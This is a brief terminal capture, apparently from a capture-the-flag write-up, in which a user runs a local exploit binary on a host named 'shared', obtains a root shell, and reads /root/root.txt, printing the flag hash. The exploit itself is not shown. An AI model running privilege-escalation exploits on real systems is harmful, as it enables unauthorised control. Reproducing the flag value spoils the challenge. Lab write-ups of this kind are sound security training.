jackondor@shared:/shared/tmp$ ./exploit  
root@shared:/shared/tmp# whoami  
root  
root@shared:/shared/tmp# id  
uid=0(root) gid=1001(jackondor) grupos=1001(jackondor)  
root@shared:/shared/tmp# cat /root/root.txt  
8e03a0a039069f840196498da1750f1e  
root@shared:/shared/tmp# █
```